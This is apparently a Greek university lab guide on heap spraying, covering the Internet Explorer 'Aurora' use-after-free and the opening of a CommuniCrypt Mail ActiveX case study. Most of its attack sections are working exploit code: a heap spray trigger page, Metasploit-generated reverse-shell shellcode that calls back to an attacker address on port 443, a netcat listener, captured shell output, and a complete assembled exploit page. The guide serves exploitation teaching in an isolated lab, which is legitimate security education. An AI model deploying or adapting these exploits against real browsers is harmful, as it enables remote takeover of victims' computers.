Υλοποίηση Heap Spray
1) Κώδικας για την επαλήθευση του Aurora vulnerability
Ανοίγουμε το αρχείο aurora1.

```
<html>
<script>

// Create ~ 200 comments using the randomly selected three character string AAA, will change data
later in an attempt to overwrite
var Array1 = new Array();
for (i = 0; i < 200; i++)
{
  Array1[i] = document.createElement("COMMENT");
  Array1[i].data = "AAA";
}

var Element1 = null;

// Function is called by the onload event of the IMG tag below
// Creates and deletes object, calls the function to overwrite memory
function FRemove(Value1)
{
  Element1 = document.createEventObject(Value1); // Create the object of the IMG tag
  document.getElementById("SpanID").innerHTML = ""; // Set parent object to null to trigger heap
free()
  window.setInterval(FOverwrite, 50); // Call the overwrite function every 50 ms
```

1 http://wepawet.iseclab.org/view.php?hash=1aea206aa64ebeabb07237f1e2230d0f&type=js

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΑ

```
}

// Function attempts to overwrite heap memory of deleted object and then access object to trigger crash
function FOverwrite()
{
  buffer =
"\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAA
AA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uA
AAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\uAAAA\u
AAAA\uAAAA\uAAAA\uAAAA";
 for (i = 0; i < Array1.length; i++)
 {
   Array1[i].data = buffer; // Set comment data to buffer, try to overwrite heap memory of deleted
object
  }
 var a = Element1.srcElement; // Access the pointer to the deleted object, trigger crash
}

</script>

<body>
<span id="SpanID"><IMG src="/abcd.gif" onload="FRemove(event)" /></span></body></html>
</body>
</html>
```

Ο παραπάνω κώδικας είναι ένας απλοϊκός html κώδικας, ο οποίος περιέχει ένα script τύπου javascript. Όταν η ιστοσελίδα φορτωθεί στον Internet Explorer, πρώτο θα εκτελεστεί το scipt, με σκοπό να δημιουργήσει έναν αριθμό από comment elements με τιμή "AAA", τα οποία θα αποθηκευτούν στο heap. Ύστερα θα εκτελεστούν οι υπόλοιπες συναρτήσεις του script.

Τέλος εκτελείται ο κώδικας html, ο οποίος περιέχει ένα Image tag με σκοπό την μεταφόρτωση ενός image από τον web server (abcd.gif) όταν καλείται η συνάρτηση "FRemove" με παράμετρο το image tag. Πιο συγκεκριμένα η συνάρτηση "FRemove" δημιουργεί το element1 χρησιμοποιώντας το img tag σαν παράμετρο, ύστερα διαγράφει το αντικείμενο SpanID ώστε να ελευθερώσει το heap κομμάτι της μνήμης και τέλος καλεί την συνάρτηση "FOverwrite", η οποία τρέχει συνεχώς κάθε 50ms. Σκοπός της συνάρτησης "FOverwrite" είναι να αλλάξει τα comments που δημιουργήθηκαν αρχικά ώστε να γράψει πάνω στην περιοχή μνήμης του heap που σχετίζεται με το element1. Εάν έχει επιτύχει η εγγραφή πάνω στη θέση μνήμης του heap θα πρέπει να προκληθεί exception του Internet Explorer μόνο όταν προσπαθήσουμε να προσπελάσουμε το element1 δηλώνοντας την μεταβλητή a ως ιδιότητα του [16].

2) Παραμετροποίηση του apache web server με το αρχείο aurora1.html


Αντιγράφουμε το αρχείο aurora1 στη root directory του web server και κάνουμε επανεκκίνηση στον daemon.

```
root@bt:/var/www# cp /root/Desktop/Grey\ Corner-heap\ spray/auroral /var/www/
root@bt:/var/www# /etc/init.d/./apache2 restart
 * Restarting web server apache2
 ... waiting                                                    [ OK ]
root@bt:/var/www#
```

Εικόνα 14


3) Προσπέλαση του αρχείου aurora1 από το περιβάλλον Windows XP2

Ανοίγουμε τον Internet explorer μην έχοντας θέσει αρχική σελίδα. Στη συνέχεια ανοίγουμε τον olly debugger και κάνουμε attach to process του Internet explorer (File/Attach)



Εικόνα 15

Στη συνέχεια πατάμε F9 ή run για να συνεχίσει να τρέχει ο internet explorer και πληκτρολογούμε την διεύθυνση του web server.




Εικόνα 16

Μετά από λίγο θα πρέπει να προκληθεί exception στο process του Internet explorer. Σε περίπτωση που το exception δεν συμβεί, θα πρέπει να επαναληφθεί η διαδικασία του βήματος 3.

4) Μελέτη exception με τη χρήση του Olly Debugger

Το exception είναι ένα access violation που συμβαίνει όταν ο Internet explorer προσπαθεί να διαβάσει την τιμή του ECX register ο οποίος έχει γίνει overwrite με τις τιμές AAAAAAAA.



Εικόνα 17

Πιο συγκεκριμένα η εντολή MOV EAX DS,DWORD PTR DS:[ECX+1C] προσπαθεί να μεταφέρει τα δεδομένα από ένα κομμάτι της μνήμης μεγέθους 4 byte (DWORD), στο οποίο δείχνει ο ECX καταχωρητής στον καταχωρητή EAX. Το exception προκαλείται λόγω του ότι η τιμή AAAAAAAA δεν είναι έγκυρη διεύθυνση μνήμης. Στην περίπτωση που ο ECX καταχωρητής περιείχε έγκυρη διεύθυνση μνήμης, το excpeption δεν θα γινόταν.

Address	Hex dump	Disassembly	Registers (FPU)
74938FBC	$ 8B41 1C	MOV EAX,DWORD PTR DS:[ECX+1C]	ECX AAAAAAAA

Εικόνα 18

Βάση της λογικής αυτής είναι δυνατό να ελέγξουμε τον καταχωρητή EAX, δίνοντας του μία τιμή θέσης μνήμης στην οποία έχουμε αποθηκεύσει τον κώδικα μας για παράδειγμα ένα shellcode. Για να το επιτύχουμε αυτό θα πρέπει αρχικά να έχουμε αντιγράψει τον κώδικα μας στη μνήμη, να γνωρίζουμε την διεύθυνση μνήμης που έχει αποθηκευτεί η αρχή του κώδικα μας και τέλος την διεύθυνση μνήμης του καταχωρητή ECX [16].

5) Προσθήκη συνάρτησης Heap Spray στον αρχικό κώδικα HTML

Ο τύπος των δεδομένων που χρησιμοποιείται για το heap spray εξαρτάται αποκλειστικά με το vulnerability που θέλουμε να κάνουμε exploit. Στο aurora exploit θα χρησιμοποιήσουμε την τιμή \x0C0D για να πραγματοποιήσουμε το heap spray αλλά και θα τροποποιήσουμε τον buffer ο οποίος είναι υπεύθυνος να γεμίσει τον ελεύθερο χώρο της μνήμης, να χρησιμοποιεί την ίδια τιμή. Σαν αποτέλεσμα των παραπάνω περιμένουμε ο καταχωρητής ECX να αποκτήσει την τιμή 0C0D0C0D.


Ο κώδικας που θα πρέπει να προσθέσουμε για να πραγματοποιηθούν τα παραπάνω είναι ο εξής:

```
function HeapSpray()
{
  Array2 = new Array();
  var Shellcode = unescape( '%ucccc%ucccc');
  var SprayValue = unescape('%u0c0d');
  do { SprayValue += SprayValue } while( SprayValue.length < 870400 );
  for (j = 0; j < 100; j++) Array2[j] = SprayValue + Shellcode;
```

Αναλυτικότερα, ο κώδικας αρχικά δημιουργεί strings χαρακτήρων 0c0d μεγέθους περίπου 870400 bytes. Στο επόμενο βήμα δημιουργείται ένας πίνακας στην μνήμη στον οποίο αποθηκεύονται 100 παρόμοια strings. Επίσης ο κώδικας περιέχει και τέσσερα breakpoints ώστε να σταματήσουμε τον debugger την στιγμή που θα πάει να εκτελεστεί το shellcode ώστε να είναι δυνατό να εξετάσουμε εάν το heap spray πέτυχε ή όχι. Τέλος οι τιμές 870400 και 100 προκύπτουν μετά από πολλές προσπάθειες trial and error ώστε το exploit να είναι αξιόπιστο, Πιο μεγάλες τιμές μπορεί να οδηγήσουν τον χρήστη να θεωρήσει τον internet explorer ότι έχει σταματήσει να ανταποκρίνεται και να τον τερματίσει λόγω του αυξημένου χρόνου φόρτωσης της ιστοσελίδας. Αντίθετα πιο μικρές τιμές μπορεί να μην είναι αρκετές ώστε να γίνει spray το κομμάτι της μνήμης που χρειάζεται για να πραγματοποιηθεί το exploit.

6) Δοκιμή Aurora expoit σε περιβάλλον Windows XP SP2

Αντιγράφουμε στον web server το αρχείο aurora2 και επανακινούμε το service. Στο περιβάλλον windows xp ανοίγουμε τον Internet Explorer. Ανοίγουμε τον Olly debugger και κάνουμε attach το process του Internet Explorer. Επιλέγουμε run ή F9 για να συνεχιστεί η εκτέλεση του προγράμματος και ανοίγουμε από τον browser την διεύθυνση του web server για να προσπελάσουμε το αρχείο aurora2(http://ip_of_web_server/aurora2).




Εικόνα 19

Σε περίπτωση επιτυχίας του exploit θα πρέπει οι καταχωρήτες θα πρέπει να έχουν γραφτεί με το string 0c0d, στην περίπτωση αυτή έχουμε αποκτήσει τον έλεγχο της εκτέλεσης του κώδικα. Σε αντίθετη περίπτωση αποτυχίας εκτέλεσης του exploit θα πρέπει να εκτελέσουμε ξανά τα παραπάνω βήματα. Εάν το exploit συνεχίσει να αποτυγχάνει θα πρέπει να αυξήθει η τιμή 100 σε μία μεγαλύτερη.

7) Ανάλυση του aurora exploit με τη χρήση του Olly Debugger

Παρατηρούμε στον olly debugger ότι ο καταχωρητής ECX έχει την τιμή 0C0D0C0D, η οποία προήλθε από τη μεταβλητή buffer της συνάρτησης “FOverflow”. Εάν ακολουθήσουμε τον ECX καταχωρητή στη μνήμη θα πρέπει στην συγκεριμένη θέση μνήμης να υπάρχει το string 0C0D0C0D, όπως επίσης και σε ένα μεγάλο μέρος της μνήμης χαμηλότερα και υψηλότερα.



Εικόνα 20

Εικόνα 21

Εάν τώρα εξετάσουμε τον καταχωρητή EAX, θα περιμέναμε να έχει την τιμή 0D0C0D0C λόγω της little-endian αρχιτεκτονικής (ο επεξεργαστής αλλάλει την σειρά των bytes αποθηκεύοντας το least significant byte πρώτο). Αντίθετα ο καταχωρητής EAX έχει την τιμή ODOC0CCD. Το ίδιο παρατηρούμε και τον καταχωρητή EIP που ενώ περιμέναμε να δείχνει στη διεύθυνση 0C0D0C0D, δείχνει στην 0C220026.

Για να εξηγήσουμε αυτή την συμπεριφορά επιλέγουμε τον ECX καταχωρητή και επιλέγουμε την επιλογή “Follow in Dump”. Ύστερα στο κάτω αριστερό παράθυρο παρουσίασης των διευθύνσεων μνήμης επιλέγουμε την επιλογή “Dissasemble”.

Εικόνα 22

Παρατηρούμε ότι υπάρχει ένας μεγάλος αριθμός εντολών τύπου OR AL, 0D. Η εντολή αυτή εκτελεί τη λογική πράξη OR στον AL καταχωρητή, ο οποίος είναι το lower byte του καταχωρητή AX, χρησιμοποιώντας την τιμή 0x0D. Το αποτέλεσμα της πράξης OR μεταξύ 0D0C0D0C και 0D θα έχει ως αποτέλεσμα την τιμή 0D0CODOD. Όλες οι επόμενες πράξεις OR δεν θα μεταβάλλουν το αποτέλεσμα. Η τελευταία πράξη OR πριν από την εντολή INT3 διαφέρει στην τιμή που χρησιμοποιεί αντί της τιμής 0x0D, χρησιμοποιεί την τιμή 0xCC, η οποία αντιπροσωπεύει τους breakpoint χαρακτήρες που χρησιμοποιήσαμε στο script. Το αποτέλεσμα αυτής της πράξης μας δίνει την τιμή που έχουμε στον καταχωρητή EAX.

Συμπερασματικά η τιμή 0C0D χαρακτιρίζεται από δύο ιδιότητες, οι οποίες την καθιστούν ιδανική για την υλοποίηση της heap spray τεχνικής. Πρώτον οι διευθύνσεις που αποτελούνται από συνεχόμενους χαρακτήρες 0C0D, αποτελούν μέρος του heap και δεύτερον οι εντολές μηχανής 0C0D (“OR AL, 0D”) μπορούν να χρησιμοποιηθούν ως NOP εντολές με αποτέλεσμα να είναι πιο εύκολο να εκτελέσουμε τον κώδικα μας (shellcode).

8) Δημιουργία Shellcode σε περιβάλλον Backtrack

Σειρά έχει η δημιουργία shellcode, το οποίο θα αντικαταστήσει στο αρχείο aurora2 τους breakpoint χαρακτήρες. Σε περιβάλλον γραμμής εντολών του Backtrack εκτελούμε την εντολή "msfpayload windows/shell_reverse_tcp LHOST=ip_of_backtrack LPORT=443 J" η οποία έχει ως αποτέλεσμα την δημιουργία ενός shellcode για windows. Πιο συγκεκριμένα δημιουργεί μία TCP σύνδεση από τον υπολογιστή θύμα προς τον επιτιθέμενο υπολογιστή με σκοπό τη δημιουργία ενός windows shell.

```
root@bt:/var/www# msfpayload windows/shell_reverse_tcp LHOST=172.29.1.148
LPORT=443 J
// windows/shell_reverse_tcp - 314 bytes
// http://www.metasploit.com
// LHOST=172.29.1.148, LPORT=443, ReverseConnectRetries=5,
// EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%u528b%u8b14%u2872%ub
70f%
u264a%uff31%uc031%u3cac%u7c61%u2c02%uc120%u0dcf%uc701%uf0e2%u5752%u528b%u8b10
%
u3c42%ud001%u408b%u8578%u74c0%u014a%u50d0%u488b%u8b18%u2058%ud301%u3ce3%u8b
49%
u8b34%ud601%uff31%uc031%uc1ac%u0dcf%uc701%ue038%uf475%u7d03%u3bf8%u247d%ue275
%
u8b58%u2458%ud301%u8b66%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u4489%u2424%u5b
5b%
u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86%u3368%u0032%u6800%u7377%u5f32%u6854
%
u774c%u0726%ud5ff%u90b8%u0001%u2900%u54c4%u6850%u8029%u006b%ud5ff%u5050%u5050
%
u5040%u5040%uea68%udf0f%uffe0%u89d5%u68c7%u1dac%u9401%u0268%u0100%u89bb%u6ae6
%
u5610%u6857%ua599%u6174%ud5ff%u6368%u646d%u8900%u57e3%u5757%uf631%u126a%u565
9%
ufde2%uc766%u2444%u013c%u8d01%u2444%uc610%u4400%u5054%u5656%u4656%u4e56%u565
6%
u5653%u7968%u3fcc%uff86%u89d5%u4ee0%u4656%u30ff%u0868%u1d87%uff60%ubbd5%ub5f0%
u56a2%ua668%ubd95%uff9d%u3cd5%u7c06%u800a%ue0fb%u0575%u47bb%u7213%u6a6f%u5300
%
ud5ff
```

9) Προσθήκη Shellcode στο αρχείο aurora2

Ανοίγουμε το αρχείο aurora2 και στη θέση της μεταβλητής shellcode "var Shellcode = unescape('%ucccc%ucccc');" αντικαθιστούμε τους breakpoint χαρακτήρες με το shellcode που δημιουργήσαμε στο προηγούμενο βήμα προσθέτοντας μπροστά από το shellcode τέσσερα NOPs ώστε να μην εκτελεστεί η λογική πράξη OR με τον πρώτο χαρακτήρα του shellcode (OR AL, 0D) και το αποθηκεύουμε σαν αρχείο aurora3 και το αντιγράφουμε στην root directory του web server.

10) Εκτέλεση shellcode με τη χρήση του aurora exploit

Σε περιβάλλον γραμμής εντολών Backtrack ανοίγουμε ένα listener (netcat) που ακούει στην πόρτα 443 με την εντολή “nc -ncclp 443”.

```
root@bt:/var/www# nc -nvvlp 443
listening on [any] 443 ...
```

Εικόνα 23

Ύστερα σε περιβάλλον Windows XP ανοίγουμε με τον internet explorer το αρχείο aurora3.

```
root@bt:/var/www# nc -nvvlp 443
listening on [any] 443 ...
connect to [172.29.1.148] from (UNKNOWN) [172.29.1.206] 1149
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>

C:\Documents and Settings\Administrator\Desktop>

C:\Documents and Settings\Administrator\Desktop>
```

Εικόνα 24

Παρατηρούμε ότι ο Internet Explorer μέσω του Olly Debugger ότι λειτουργεί κανονικά ενώ παράλληλα στο shell του backtrack έχουμε αποκτήσει πρόσβαση στη γραμμή εντολών των windows xp.

11) Παρουσίαση ολοκληρωμένου κώδικα για το Aurora Vulnerability

```
<html>
<script>

var Array1 = new Array();
for (i = 0; i < 200; i++)
{
  Array1[i] = document.createElement("COMMENT");
  Array1[i].data = "AAA";
}

var Element1 = null;

function HeapSpray()
{
  Array2 = new Array();
  // msfpayload windows/shell_reverse_tcp LHOST=172.29.1.212 LPORT=443 J
  var Shellcode = unescape(
'%u9090%u9090%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%u528b%u
8b14%u2872%ub70f%u264a%uff31%uc031%u3cac%u7c61%u2c02%uc120%u0dcf%uc701%uf0e2%
u5752%u528b%u8b10%u3c42%ud001%u408b%u8578%u74c0%u014a%u50d0%u488b%u8b18%u20
58%ud301%u3ce3%u8b49%u8b34%ud601%uff31%uc031%uc1ac%u0dcf%uc701%ue038%uf475%u
```

```
7d03%u3bf8%u247d%ue275%u8b58%u2458%ud301%u8b66%u4b0c%u588b%u011c%u8bd3%u8b0
4%ud001%u4489%u2424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86%u3368%u
0032%u6800%u7377%u5f32%u6854%u774c%u0726%ud5ff%u90b8%u0001%u2900%u54c4%u6850
%u8029%u006b%ud5ff%u5050%u5050%u5040%u5040%uea68%udf0f%uffe0%u89d5%u68c7%u1da
c%ud401%u0268%u0100%u89bb%u6ae6%u5610%u6857%ua599%u6174%ud5ff%u6368%u646d%u
8900%u57e3%u5757%uf631%u126a%u5659%ufde2%uc766%u2444%u013c%u8d01%u2444%uc610
%u4400%u5054%u5656%u4656%u4e56%u5656%u5653%u7968%u3fcc%uff86%u89d5%u4ee0%u46
56%u30ff%u0868%u1d87%uff60%ubbd5%ub5f0%u56a2%ua668%ubd95%uff');
  var SprayValue = unescape('%u0c0d');
  do { SprayValue += SprayValue } while( SprayValue.length < 870400 );
  for (j = 0; j < 100; j++) Array2[j] = SprayValue + Shellcode;
}

function FRemove(Value1)
{
  HeapSpray();
  Element1 = document.createEventObject(Value1);
  document.getElementById("SpanID").innerHTML = "";
  window.setInterval(FOverwrite, 50);
}

function FOverwrite()
{
  buffer =
"\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\
u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u
0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d";
  for (i = 0; i < Array1.length; i++)
  {
    Array1[i].data = buffer;
  }
  var t = Element1.srcElement;
}

</script>

<body>
<span id="SpanID"><IMG src="/abcd.gif" onload="FRemove(event)" /></span></body></html>
</body>
</html>
```

5.2 Μελέτη Περίπτωσης CommuniCrypt Mail Vulnerability στον Internet Explorer 6

Γενικές Πληροφορίες:

Στον οδηγό παρουσιάζεται η μεθοδολογία για exploitation της αδυναμίας του προγράμματος CommuniCrypt χρησιμοποιώντας την τεχνική heap spray. Η αδυναμία δίνει την δυνατότητα εκτέλεσης κακόβουλου κώδικα στο θύμα υπολογιστή έχοντας ως μόνη προϋπόθεση, την επίσκεψη μιας κατάλληλα διαμορφωμένης σελίδας από το θύμα υπολογιστή σε έναν απομακρυσμένο web server.

Προϋποθέσεις:

-Βασική γνώση της στοίβας TCP/IP
-Διαχείριση λειτουργικών συστημάτων Linux και Windows
-Βασική γνώση γλώσσας HTML και Javascript
-Βασική γνώση χρήσης του λογισμικού Immunity Debugger
-Βαισκή γνώση χρήσης λογισμικού virtualization (VMWare Workstation)

Τοπολογία Εργαστηρίου και πληροφορίες συστημάτων:

-Δίκτυο 172.29.1.0/ 24
-Εικονική μηχανή Επίθεσης: Backtrack 5 R2 / 172.29.1.148
-Απαιτούμενα εγκατεστημένα προγράμματα: Metasploit (pre-installed), Text Editor (pre-installed), netcat (pre-installed), apache web server (pre-installed)
-Εικονική μηχανή Θύματος: Windows XP SP2 / 172.29.1.207
-Απαιτούμενα εγκατεστημένα προγράμματα: Internet Explorer 6 (Active X controls enabled), Immunity Debuger 1.85 με εγκατεστημένο το mona pluin.και το CommuniCryptMail

Υλοποίηση Heap Spray

1) Επεξήγηση CommuniCryptMail Vulnerability

Το vulnerability μας δίνει την δυνατότητα να γράψουμε πάνω σε ένα SEH (Structure Exception Handling) record κάνοντας χρήση ενός μεγάλου argument που βρίσκεται στη μέθοδο addAttachements του αρχείου AOSMTP.dll. Το expoitation είναι εφικτό λόγω ότι το stack είναι αρκετά μεγάλο για να αποθηκευτεί το payload αλλά και λόγω ότι τα dll του προγράμματος δεν έχουν γίνει compile με safeSEH. Πιο συγκεκριμένα θα χρησιμοποιήσουμε ένα λανθασμένο pointer με σκοπό να προκαλέσουμε excpeption και να εκμεταλευτούμε τον SEH record που έχουμε επαναγράψει.

2) Βασικός Κώδικας για Heap Spray και χρήση dll

Ανοίγουμε το αρχείο spray_aosmtp.html και εξετάζουμε τον κώδικα. Στο πρώτο μέρος του html κώδικα απλά δημιουργούμε ένα object για να φορτώσουμε στη μνήμη το dll που θα χρησιμοποιήσουμε στο exploit, το aosmtp.dll. Αμέσως μετά θα εισάγουμε το shellcode και μία σειρά από NOPs. Το headersize των heap blocks του Internet Explorer θα είναι 80 bytes (20 dwords) και τα heap blocks θα είναι 0x40000 dwords. Στο τέλος το script δημιουργεί τα παραπάνω blocks 500 φορές ή πιο σωστά εκτελεί το heap spray 500 φορές.

```
<html>

<!-- Load the AOSMTP Mail Object -->

<object classid='clsid:F8D07B72-B4B4-46A0-ACC0-C771D4614B82' id='target' ></object>

<script >

var shellcode = unescape('%u4141%u4141');

var bigblock = unescape('%u9090%u9090');

var headersize = 20;

var slackspace = headersize + shellcode.length;

while (bigblock.length < slackspace) bigblock += bigblock;

var fillblock = bigblock.substring(0,slackspace);

var block = bigblock.substring(0,bigblock.length - slackspace);

while (block.length + slackspace < 0x40000) block = block + block + fillblock;

var memory = new Array();

for (i = 0; i < 500; i++){ memory[i] = block + shellcode }

</script>

</html>
```

3) Παραμετροποίηση του apache web server με το αρχείο spray_aosmtp.html.

Αντιγράφουμε το αρχείο spray_aosmpt.html στη root directory του web server και κάνουμε επανεκκίνηση στον daemon.


```
root@bt:~# cp /root/Desktop/aosmtp_scripts/spray_aosmtp.html /var/www/
root@bt:~# /etc/init.d/./apache2 start
 * Starting web server apache2                                    [ OK ]
root@bt:~#
```

Εικόνα 25

4) Προσπέλαση του αρχείου spray_aosmtp.html από το περιβάλλον Windows XP2

Ανοίγουμε τον Internet Explorer με default web page blank. Ύστερα ανοίγουμε τον Immunity Debugger και κάνουμε attach το process του Internet Explorer (File/Attach)

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΑ

